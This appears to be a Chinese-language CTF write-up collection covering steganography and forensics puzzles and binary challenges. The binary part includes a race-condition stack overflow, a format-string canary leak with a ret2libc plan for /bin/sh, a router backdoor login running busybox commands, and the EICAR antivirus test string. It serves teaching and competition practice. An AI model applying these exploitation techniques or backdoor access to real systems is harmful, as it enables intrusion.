
得到链路密钥，也就是 key：


569628ca31db1cc93810422ecfc64cb7

因此，flag{569628ca31db1cc93810422ecfc64cb7}

乾坤　125

先打开数据包日常看”导出 HTTP 对象列表”，发现了 mail.163.com 以及有数据下载的痕迹。





说明有邮件接收，接着根据表内的信息跟踪包，在查看”TCP 流”的时候会发现向以下这样好多下载的图片。

```
Server: nginx
Date: Wed, 29 Mar 2017 12:49:24 GMT
Content-Type: image/jpeg
Transfer-Encoding: chunked
Connection: keep-alive
Content-Disposition: attachment; filename="6.jpg"
X-Content-Type-Options: nosniff
X-Download-Options: noopen
```

细(wu)心(liao)的人应该一共会找到 1~18 一共十八张图片，不过

这些不重要，在这些下载文件中，你会找到两个比较有用的：flag.zip 和 encode.zip：

```
Server: nginx
Date: Wed, 29 Mar 2017 12:49:45 GMT
Content-Type: application/x-zip-compressed
Transfer-Encoding: chunked
Connection: keep-alive
Content-Disposition: attachment; filename="flag.zip"
X-Content-Type-Options: nosniff
X-Download-Options: noopen

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 29 Mar 2017 12:49:07 GMT
Content-Type: application/x-zip-compressed
Transfer-Encoding: chunked
Connection: keep-alive
Content-Disposition: attachment; filename="encode.zip"
X-Content-Type-Options: nosniff
X-Download-Options: noopen
```

然后我们会在”导入 HTTP 对象列表”里发现带有下图后缀

```
=download&l=read&action=download_attach
```

的文件中有两个和其他的不同，在内容类型中图片为 x-www-form-urlencoded，有两个为 x-zip-compressed，就是这俩压缩包，导出来 !打开后一个里面是 encode.py，一个里面是 flag.exe，分别解压后发现 flag.exe 被杀软报毒，不要管，添加信任后打开它发现是一个小程序，按上下两个按钮没任何的卵用，只会出现一段话和弹出一个窗口。

所以就别拖进 ida 了，直接 hex 看一下吧，一直往下拉会看见这个

```
0000d200  58 35 4f 21 50 25 40 41  50 5b 34 5c 50 5a 58 35  X5O!P%@AP[4\PZX5
0000d210  34 28 50 5e 29 37 43 43  29 37 7d 24 45 49 43 41  4(P^)7CC)7}$EICA
0000d220  52 2d 53 54 41 4e 44 41  52 44 2d 41 4e 54 49 56  R-STANDARD-ANTIV
0000d230  49 52 55 53 2d 54 45 53  54 2d 46 49 4c 45 21 24  IRUS-TEST-FILE!$
0000d240  48 2b 48 2a 00 00 00 00  00 00 00 00 00 00 00 00  H+H*............
```

这是一个在百度上都能找到的病毒特征码。。。。。。接着往下看会看到一长段的奇怪代码，这时候我们的 encode.py 就派上用场了，打开后发现是

```
from base64 import b64encode
flag='flag{xxxxxxxxxxxxx}'
for i in range(0,25):
    flag=b64encode(flag)
flag=str(flag)
a=list(flag)
a.reverse()
for j in range(0,len(a)):
    if a[j]=='W':
        a[j]='*'
for k in range(0,len(a)):
    if a[k]=='1':
        a[k]='_'
flag_1=''.join(a)

print flag_1
```


由此推断这一长串代码是 flag 经过 base64 加密 25 此后再反向排列

后再将’W’换为’*’，’1’换为’_’。


写个 python 脚本解出 flag

轨迹　150

下载 trace.io 文件，首先验明真身，发现是一个抓包文件。



利用 Wireshark 打开，发现抓取的是 USB 协议的包。



调用脚本，参考 https://github.com/WangYihang/UsbMiceDataHacker，最终得到鼠标滑过的 flag 轨迹

可得本题 flag：flag{stego_xatu@}

种棵树吧　200

1. 对图片 1，用 binwalk 查**看发现有隐藏 zip 文**件。


```
→ 搭建中的题目 binwalk 1111.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
125330        0x1E992         Zip archive data, at least v2.0 to ex
tract, compressed size: 20621, uncompressed size: 21298, name: 1.gi
f
146089        0x23AA9         End of Zip archive
```

使用 dd 命令分解出 zip 后解压。


```
→ 搭建中的题目 dd if=1111.jpg of=1.zip bs=1 skip=125300
记录了20811+0 的读入
记录了20811+0 的写出
20811 bytes (21 kB, 20 KiB) copied, 0.436032 s, 47.7 kB/s
→ 搭建中的题目
```

解压后发现 gif 文件损坏，

使用十六进制编辑器查看发现文件头缺失，



修补文件头即可得到 gif 图片，




逐帧查看可得序列 1.

In-order{RY!heHVaL-goAI{dxj_GpnUw8}kzu*Er:s56fFl2i}

2. 可使用 window 查看图片 2 的属性，由图片一得出图片二的信息也是序列相关,因此查找关键字“order”,或者在 linux 下使用 strings 命令即可看到序列 2:


Post-order{YR!eVa-gLAoxd_j{pw}8zkUnGuIHh:r65f2lFsEi*}

3. 得到两个序列后，即可写代码或修改网上搜到的代码对二叉树进行还原。还原后即可看到 flag。




我们的秘密　250

Binwalk 一下，发现有两个压缩包




分别将这两个压缩包分离出来，分离过程中如果存在损坏，直接修复即可。两个压缩包都使用了密码，但是在仅包含 readme.txt 的压缩包中发现使用了伪加密。



处理之后就得到了 readme.txt 的内容，显然考察的就是已知明文攻击了。使用 AAPR 破解

得到第一个压缩包的密钥 3xatu2o17，解压之后得到一个音频和视频文件。处理音频文件，是一段摩斯电码声音，应用 Audacity 处理得到 CTFSECWAR2017，看来这是后面视频隐写的密钥，结合相关的视频隐写知识，使用 OurSecret 破解。



得到 flag：flag{v1de0_c0nc3a1_lala}

BIN 部分

Race 150

首先载入 IDA，发现每一条命令都在新线程执行

```
  v2 = 0;
  printf("RXPAYMENT V1.0\n");
  printf("1. Register on network\n2. Make paymanet\n3. Auth\n4. Logout\n>");
  while ( 1 )
  {
    ++dword_804A044;
    arg = 0;
    __isoc99_scanf("%d", &arg);
    pthread_create(&newthread, 0, (void *(*)(void *))start_routine, &arg);
    pthread_detach(newthread);
    printf(">");
  }
}
```

功能 3 有延时付款的 feature，且没有锁保护，存在 race condition 问题，通过控制延时时间可以造成读写数量出现偏差

```
  return 0;
case 3:
  if ( !dword_804A03C )
  {
    v9 = 0;
    printf("Not in service\n");
    return v9;
  }
  seconds = 0;
  printf("\rInput amount: ");
  __isoc99_scanf("%d", &seconds);
  v3 = abs(seconds);
  if ( v3 > 1000 )
  {
    printf("\rYou can't start trade more than 1000\n>");
    return 0;
  }
  printf("\rTrade after: ");
  __isoc99_scanf("%d", &seconds);
  dword_804A048 = 1;
  sleep(seconds);
  dword_804A034 += v3;
  dword_804A040 += v3;
  printf("\rTrade success, Your card credit is %d.\n>", dword_804A034);
  dword_804A048 = 0;
  return 0;
```

程序退出时如果总数不符则会无法完成，提示错误报告，输入名字

```
dword_804A03C = 0;
if ( !dword_804A048 )
{
  printf("\n\nGood byte\n");
  exit(0);
}
printf("Completing last payment...\n");
if ( dword_804A034 - dword_804A040 == -100000 )
{
  printf("\n\nGood byte\n");
  exit(0);
}
printf("Cannot complete transaction! \n");
printf("Reporting error to center, enter your name: \n");
read(0, &buf, 0x12Cu);
printf("Thanks: %s , error reported.\n", &buf);
exit(0);
```

而栈上的 buf 远小于读取的内容，造成栈溢出

这是一个 32 位无保护程序，可以通过多种方式实现命令执行获得 flag.

Now you see me　200

程序刚进入会有一段解密代码，会把后面一部分的程序代码异或 0xff 进行还原解密

解密代码

```
loc_401EB6:                             ; DATA XREF: .text:00401ED3↓o
                inc     eax
                dec     eax
                mov     edi, offset loc_4020DF
                mov     ecx, offset loc_40210A
                sub     ecx, edi
                xor     edx, edx
                mov     eax, 0FFh

loc_401ECB:                             ; CODE XREF: .text:00401ED1↓j
                xor     [edi+edx], al
                inc     edx
                cmp     edx, ecx
                jl      short loc_401ECB
                mov     edi, offset loc_401EB6
                xor     ecx, ecx
```

加密部分

```
loc_4020DF:                             ; DATA XREF: .text:00401EB8↑o
                outsd
                outsd
                jb      short near ptr loc_402094+1
                inc     ebx
                pop     ss
                sbb     dh, dh
; ---------------------------------------------------------------------------
                db 0FFh
                dd 0F6077CFFh, 137CE38Ah, 763374E7h, 0AA72539Ah, 0EE17AD43h
                dd 76FFFFF6h, 0B61757BAh, 7CFFFFFFh
; ---------------------------------------------------------------------------
                cmp     esp, edi

loc_40210A:                             ; DATA XREF: .text:00401EBD↑o
```

还原后

```
loc_4020DF:                             ; DATA XREF: .text:00401EB8↑o
                nop
                nop
                lea     ecx, [ebp-44h]
                call    sub_402AD0
                cmp     eax, 9
                jnz     short loc_40210A
                sub     esp, 18h
                mov     ecx, esp
                mov     [ebp-54h], esp
                lea     edx, [ebp-44h]
                push    edx
                call    sub_402A10
                mov     [ebp-58h], eax
                call    sub_402150
                add     esp, 18h
```

其中 402A10 为验证输入函数

然后启动一个检测调试器的线程

```
    push    offset sub_402970
    lea     ecx, [ebp-2Ch]
    call    sub_403850
    mov     dword ptr [ebp-4], 0
    lea     ecx, [ebp-2Ch]
    call    sub_401DF0
    cmp     dword_446188, 0
    jnz     short loc_401F18
    call    sub_4076CD
    push    0
    call    _exit
```

想办法绕过之后会看到输入认证代码及欢迎的地方

```
mov     byte ptr [ebp+eax-24h], 'U'
mov     ecx, 1
shl     ecx, 0
mov     byte ptr [ebp+ecx-24h], 'e'
mov     edx, 1
shl     edx, 1
mov     byte ptr [ebp+edx-24h], 'r'
mov     eax, 1
imul    ecx, eax, 3
mov     byte ptr [ebp+ecx-24h], 'i'
mov     edx, 1
shl     edx, 2
mov     byte ptr [ebp+edx-24h], 'f'
mov     eax, 1
imul    ecx, eax, 5
mov     byte ptr [ebp+ecx-24h], 'i'
mov     edx, 1
imul    eax, edx, 6
mov     byte ptr [ebp+eax-24h], 'c'
mov     ecx, 1
imul    edx, ecx, 7
mov     byte ptr [ebp+edx-24h], 'a'
mov     eax, 1
```

之后程序对输入的内容进行验证。需要满足以下条件：

长度为 9 位数字

矩阵 A、B、C、E 已知，9 位数字组成的 3*3 矩阵设为 D

F = A*B


G = D*C

H = D*E

H = G-H

然后判断 H 和 F 矩阵是否相等，满足条件的输入为 536724689。

输入正确的话则会将正确的 flag 的一部分输出



另外一部分翻看资源文件，或者直接查看属性可以得到 base64 编码的 flag

结果：flag{root@mail:0IdWan9}

Magical Box 200

运行程序，需要输入用户名，静态分析可知是简单异或操作，解密得到用户名为“admin2017”

```
lc@ubuntu:~/WorkSpace/pwn$ ./pwn
Who are you?
admin2017
Type help or '?' for a list of available commands.
?

+++++++++++++++++++++Commands available++++++++++++++++++++++++
    help            Interactive help for commands
    ?               Interactive help for commands
    add             Add an new account
    del             Delete an account
    del -a          Delete all account
    show            Show account list
    show -d         Show account details
    exit            Logout
----------------------------------------------------------------
```

在登录函数 sub_8048815 中存在格式化字符串漏洞：

```
int sub_8048815()
{
  const char *v0; // eax@1
  char format; // [sp+12h] [bp-16h]@1
  int v3; // [sp+1Ch] [bp-Ch]@1

  v3 = *MK_FP(__GS__, 20);
  puts("Who are you?");
  fflush(stdout);
  sub_80486ED(&format, 10);
  v0 = (const char *)sub_80488D6(&format);
  if ( !strcasecmp(v0, s2) )
  {
    byte_804B105 = 1;
    puts("Type help or '?' for a list of available commands.");
    fflush(stdout);
  }
  else
  {
    printf("Sorry,you have not permission to login!");
    printf(&format);
    puts("\n");
    fflush(stdout);
  }
  return *MK_FP(__GS__, 20) ^ v3;
}
```

执行 add 命令添加账户信息，password 输入长度大于 30bytes 时溢出。并且程序开启 canary 保护机制

```
lc@ubuntu:~/WorkSpace/pwn$ ./pwn
Who are you?
admin2017
Type help or '?' for a list of available commands.
add

++++++++++++++++++++++++++Add account++++++++++++++++++++++++++++
    APP/Site: a
    Username: a
    Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    Add success !
----------------------------------------------------------------

*** stack smashing detected ***: ./pwn terminated
Aborted (core dumped)
```

程序开启 canary、NX，此外，服务器 ASLR 也开了

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

利用思路如下：

- 利用格式化字符串漏洞 leak canary。
- 先读取 puts@got 的内容，得到 puts 的地址，再通过 lib 中偏移量固定的方式算出内存中 system 和“bin/sh”的地址；
- 利用栈溢出漏洞，结合 leak 得到的 canary 构造 payload，传入参数“/bin/sh”，覆盖返回地址为 system 的地址。

路由器经典漏洞　200

myserver 程序可以看作路由器的一个登陆认证程序，它的主函数（6666 端口）是对用户名和密码的校验，用户名随意，密码从路由

器根文件系统中的 password 文件中读取，如果用户输入的密码和本地文档里存储的密码一致，则登陆成功，就可以获取 flag。

```
1. strawberry@.../Desktop/root ✖  2. strawberry@...tu: ~/Desktop ✖  3. strawberry@...tu: ~/Desktop ✖
strawberry@ubuntu:~/Desktop$ ./client1
cxbkcs
$ welcome to my router,please varify your username and passwd:
$ username:
cdjkscsd
$ Password:
mimazhemechangnikendingkendingcaibuchulaihahahahahahahahaha
# Now you can input getflag command to get the flag:
getflag
flag{wjwdhsjhjcvcx}dvhdsjcndsdjbvcdsnjcmsndvvcmndcsdvcdwugsadjkshf
```

用户可以调试程序，但是他没有 password 文件，也无法远程调试我们的程序，密码这么长不容易猜到，所以从这是不可能得到 flag 的，上图中得到了是因为我知道密码，这一功能有个缺点是换行丑。

不过，myserver 有一个后门（8888 端口），从磊科那学的，以 XXXXyttikybtide 的格式（X 为通配符，yttikybtide 为密码，密码不是明文比较，经过简易的思科第七类加密）登陆到 myserver 程序，然后以 busybox +命令的格式执行 shell 命令，只给了两个可用命令，ls 和 cat，这就足够了，程序有容错处理，端口要自己找，考察内容就是后门，第一个人登进去了后门就不需要登陆认证了。

```
strawberry@ubuntu:~/Desktop$ ./client
bjdcklscnvbjdsc
There is no way for you
llllyttikybtide
Succeed login
cjksdvs
Error!
llllyttikybtide
Succeed already
busybox ls
bin
dev
etc
lib
password.txt
proc
qemu-mipsel
sbin
tmp
usr
var
```

```
busybox cat password.txt
password:mimazhemechangnikendingkendingcaibuchulaihahahahahahahahaha
bscjkvmscanvnjdmcndvmcxnmfdvncmvdvnckxmsdsdncmndmcxncmsncmdsncfdsg
flag{wjwdhsjhjcvcx}dvhdsjcndsdjbvcdsnjcmsndvvcmndcsdvcdwugsadjkshf
sdncjs,dmcd,nvjdnsvkcndsvjdsvnvdsncjdvnsjdnmvcjndmcnmdvndmvndvndmv
dvnj,mvndmvndcjx,mvn dj,xvn dj,vndj,mnvkdf,nvjjfdnvhwjdbshnadbssvs

busybox njdskcds
Failed to run command:No such file or directory
busybox ls -l
total 2864
drwxrwxrwx  2 1000 1000    4096 Apr 11 14:53 bin
drwxrwxr-x  2 1000 1000    4096 Apr 11 14:54 dev
drwxrwxr-x  2 1000 1000    4096 Apr 11 14:54 etc
drwxrwxrwx 24    0    0    4096 Apr 11 14:48 lib
